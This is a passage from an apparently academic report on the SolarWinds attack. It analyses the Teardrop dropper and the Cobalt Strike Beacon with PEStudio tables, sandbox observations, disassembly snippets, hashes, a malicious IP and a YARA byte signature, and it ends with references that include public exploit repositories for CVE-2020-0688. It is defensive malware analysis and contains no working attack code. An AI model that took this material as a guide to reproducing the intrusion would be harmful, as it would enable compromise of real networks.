0xfab4cf0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab57b0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab5ec0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab6010	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab6490	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab6b90	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab77b0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab7ec0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab8340	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab8a50	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab92e0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab9b010	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab9b900	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab9c7b0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab9cec0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab9d7b0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab9dec0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab9e7b0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab9eec0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab9f490	UDPv4	0.0.0.0:0	4516	dns.exe

Figure 38 – A lot of dns.exe

## X. SECOND STAGE MALWARE

After the stage of the sunburst, the backdoor is finished with all of the checkings of the environment Teardrop [27] dropper is downloaded by the sunburst. In this stage, we will cover this Teardrop trojan malware. Teardrop is a loader, such type of malware is used to work with another payload to establish another malware. In the picture below you can see the parameters of the portable executable from the PEStudio. The main thing to notice is that is a dynamic library with the 64-bit format, with the MZ signature, a popular signature of the malware.

property	value
md5	<a href="#">35ABFB98DAC5BF48F7AC0E67AFC9BD87</a>
sha1	<a href="#">9185029C2630B220A74620C8F3D04886A457E1CF</a>
sha256	<a href="#">1817A5BF9C01035BCF8A975C9F1D94B0CE7F6A200339485D8F93859F8F6D730C</a>
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	MZ .....@ .....
file-size	321024 bytes
entropy	7.923
imphash	<a href="#">E30D320BAB3497F3F1DFF29C64F6544E</a>
signature	n/a
tooling	n/a
entry-point	48 83 EC 48 48 8B 05 F5 BE 04 00 83 FA 01 C7 00 00 00 00 00 74 0A 48 83 C4 48 E9 A1 FE FF FF 90 4C
file-version	10.0.14393.0
description	Network Setup Service
file-type	<b><u>dynamic-link-library</u></b>
cpu	<b><u>64-bit</u></b>
subsystem	<b><u>GUI</u></b>
compiler-stamp	0x5C0D36D6 (Sun Dec 09 15:37:58 2018   UTC)
debugger-stamp	n/a
resources-stamp	0x5C0D36D6 (Sun Dec 09 15:37:58 2018   UTC)
import-stamp	0x00000000 (Thu Jan 01 00:00:00 1970   UTC)
exports-stamp	0x5C0D36D6 (Sun Dec 09 15:37:58 2018   UTC)
version-stamp	n/a

Figure 39 – Teardrop dll file

Microsoft stated that in case of a Solarwinds incident, the dropper uses file "gracious\_truth.jpg" or its first 64-bytes in particular in order to extract payload with "Cobalt Strike Beacon" in it. the file name, of course, is different from one case to another, according to the report [28].

As you can see from the joe sandbox report Teardrop is downloading several additional dll's on the workstation.




Figure 40 – joesandbox analysis

From the x64dbg analysis, it is visible that teardrop is trying to access some picture qword memory block with a specific size, and the loa commands mean to load this chunk of memory.

```
4C:8D05 BC850600 | lea r8,qword ptr ds:[7FFE77801888] | r8:6" .Ax\nb|58", 00007FFE77801888:"LdrpLoadWow64"
48:8D05 6D850600 | lea rax,qword ptr ds:[7FFE77801870] | 00007FFE77801870:"Loading WOW64 image management DLL \"hwz\" failed with status 0x081x\n"
```

Figure 41 - x64dbg disassembling

Executed by the shellcode on the workstation "Cobalt Strike Beacon" is a framework for post-exploitation or exploitation and it is used for strengthening and controlling the target network. The main clues here is similar to the previous one, MZ signature, and others.

property	value
md5	<a href="#">DD28E93FA65737390D7F1553E0CE8BB8</a>
sha1	<a href="#">8E484470B1BB95D51A625FB31BFC8877655C298E</a>
sha256	<a href="#">B156D3FDDEC3EC4B06B17703426BDD76896E70784EB3C29D085D385B53EF6F09</a>
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	MZ .....
file-size	1454080 bytes
entropy	6.631
imphash	n/a
signature	n/a
tooling	
entry-point	48 89 5C 24 08 48 89 74 24 10 57 48 83 EC 20 49 8B F8 8B DA 48 8B F1 83 FA 01 75 05 E8 B7 04 00 00
file-version	4.5.3.8
description	asdd
file-type	<b>dynamic-link-library</b>
cpu	<b>64-bit</b>
subsystem	GUI
compiler-stamp	0x5FAC79C1 (Wed Nov 11 23:54:41 2020   UTC)
debugger-stamp	0x5FAC79C1 (Wed Nov 11 23:54:41 2020   UTC)
resources-stamp	0x00000000 (Thu Jan 01 00:00:00 1970   UTC)
import-stamp	0x00000000 (Thu Jan 01 00:00:00 1970   UTC)
exports-stamp	0x5FAC79C1 (Wed Nov 11 23:54:41 2020   UTC)
version-stamp	n/a

Figure 42 – Cobalt strike dll file



It was used for creating an encrypted network tunnel and giving remote access to the attacker, additionally the "Cobalt Strike Beacon" allows the user to use other features like keylogging, screenshot taking, and vulnerability exploitation.

On the picture below (from Joe Sandbox) you can see that Cobalt Strike Beacon is trying to communicate to the malicious IP address.




Figure 43 – joesandbox graph analysis

We can see from the PEStudio analysis that this call to the IP was called by this malicious beacon backdoor. IP is different because the sample of the Cobalt Strike Beacon is from the different workstations.

indicator (52)	detail	level
strings	type: blacklist, count: 39	1
virustotal score	score: 13/67	1
functions	type: blacklist, count: 31	1
blacklist section	section: .gehcont	1
URL pattern	url: 210.125.167.240	1
URL pattern	url: Host:	1
URL pattern	url: 4.5.3.8	1
blacklist libraries	count: 1	2
anonymous functions	count: 1	2

Figure 44 – Analysis of the invoked actions

What should be done if you want to detect Teardrop or avoid being exploited?

Of course, you should follow every piece of advice for the best security in your environment, but additionally, there are YARA rules for the detection of the Teardrop malware. Those rules are based on the signatures of the malware like `65 23 FB 7F 20 AA EB 0C B8 16 F6 BC 2F 4D D4 C4 39 97 C7 23 9F 3E 5C DE` and others signatures.

Additionally, your defense mechanism should count on the weird behavior of the system, like picture entering, for example. At this stage, it is possible for the APT to get any information they are interested in.

## SUMMARY

During the project, we investigated the SolarWinds incident. A lot of information about it still is not available publicly but even with the information that we obtained, we tried to repeat the attackers' actions. This attack can be described as very technical and stealthy. Even with our simplified version of this attack, we got a little amount of evidence, whereas the actual attacker successfully got rid of the malware traces. So with attackers having first gained access to the SolarWinds systems in September 2019 and the attack not being publicly discovered or reported until December 2020, attackers may well have had 14 or more months of unfettered access. Despite the fact that the number of such attacks continues to grow in recent times, the SolarWinds incident remains the largest of them, meaning that building protection against this type of attack will require a lot of resources. Therefore, at the moment, such incidents should be carefully studied to identify effective solutions to SCA problems.

## REFERENCES

- [1] Mandiant. Sunburst research. <https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor>
- [2] White House Statement. <https://www.whitehouse.gov/briefing-room/statements-releases/2021/04/15/fact-sheet-imposing-costs-for-harmful-foreign-activities-by-the-russian-government/>
- [3] SolarWinds attack. <https://www.securitylab.ru/news/529849.php>
- [4] Sunburst. Signature table. [https://github.com/mandiant/sunburst\\_countermeasures/blob](https://github.com/mandiant/sunburst_countermeasures/blob)
- [5] FireEye SunBurst Countermeasures. [https://github.com/mandiant/sunburst\\_countermeasures](https://github.com/mandiant/sunburst_countermeasures)
- [6] Quick lookup files for SUNBURST Backdoor. <https://github.com/rkovar/sunburstlookups>
- [7] SEC. <https://www.sec.gov/ix?doc=/Archives/edgar/data/1739942/000162828020017451/swi-20201214.htm>
- [8] Google. Understanding the Impact of Apache Log4j Vulnerability. <https://security.googleblog.com/2021/12/understanding-impact-of-apache-log4j.html>
- [9] SolarWinds hack explained: Everything you need to know. <https://whatis.techtarget.com/feature/SolarWinds-hack-explained-Everything-you-need-to-know>
- [10] Varonis. What is the cyber kill chain and how to use it effectively. <https://www.varonis.com/blog/cyber-kill-chain>
- [11] Virsec Blog: Analyzing the SolarWinds Kill Chain. <https://industrial-software.com/community/news/virsec-blog-analyzing-the-solarwinds-kill-chain/>
- [12] MSTIC. NOBELIUM <https://www.microsoft.com/security/blog/2021/10/25/nobelium-targeting-delegated-administrative-privileges-to-facilitate-broader-attacks/>
- [13] CVE-2020-0688 <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-0688>
- [14] 'solarwinds123' password <https://www.itpro.co.uk/security/cyber-attacks/358738/intern-blamed-for-weak-password-that-may-have-sparked-solarwinds>
- [15] CVE-2020-0688 exploit. <https://github.com/MrTiz/CVE-2020-0688>
- [16] CVE-2020-0688 webshell exploit. <https://github.com/w4fz5uck5/cve-2020-0688-webshell-upload-technique>

- [17] CyberChef <https://gchq.github.io/CyberChef/>
- [18] Senate Intelligence Hearing on SolarWinds Hacking. <https://www.c-span.org/video/?509234-1/senate-intelligence-hearing-solarwinds-hacking>
- [19] Email attack by Nobelium APT. <https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/>
- [20] Security Event Manager. <https://www.solarwinds.com/security-event-manager/use-cases/spear-phishing-attack>
- [21] SUNSPOT analysis. <https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/>
- [22] Sunspot on GO. <https://github.com/MrRahmat/sunspot-go>
- [23] SolarWinds SUNBURST Backdoor: Inside the APT Campaign <https://www.sentinelone.com/labs/solarwinds-sunburst-backdoor-inside-the-apt-campaign/>
- [24] SUNBURST: Attack Flow, C2 Protocol, and Prevention <https://www.cynet.com/attack-techniques-hands-on/sunburst-backdoor-c2-communication-protocol/>
- [25] Sunburst: connecting the dots in the DNS requests <https://securelist.com/sunburst-connecting-the-dots-in-the-dns-requests/99862/>
- [26] Sunburst Cracked <https://github.com/ITAYC0HEN/SUNBURST-Cracked>
- [27] Analysis reports <https://www.cisa.gov/uscert/ncas/analysis-reports/ar21-039b>
- [28] Microsoft deep dive into the solorigate second stage. <https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/>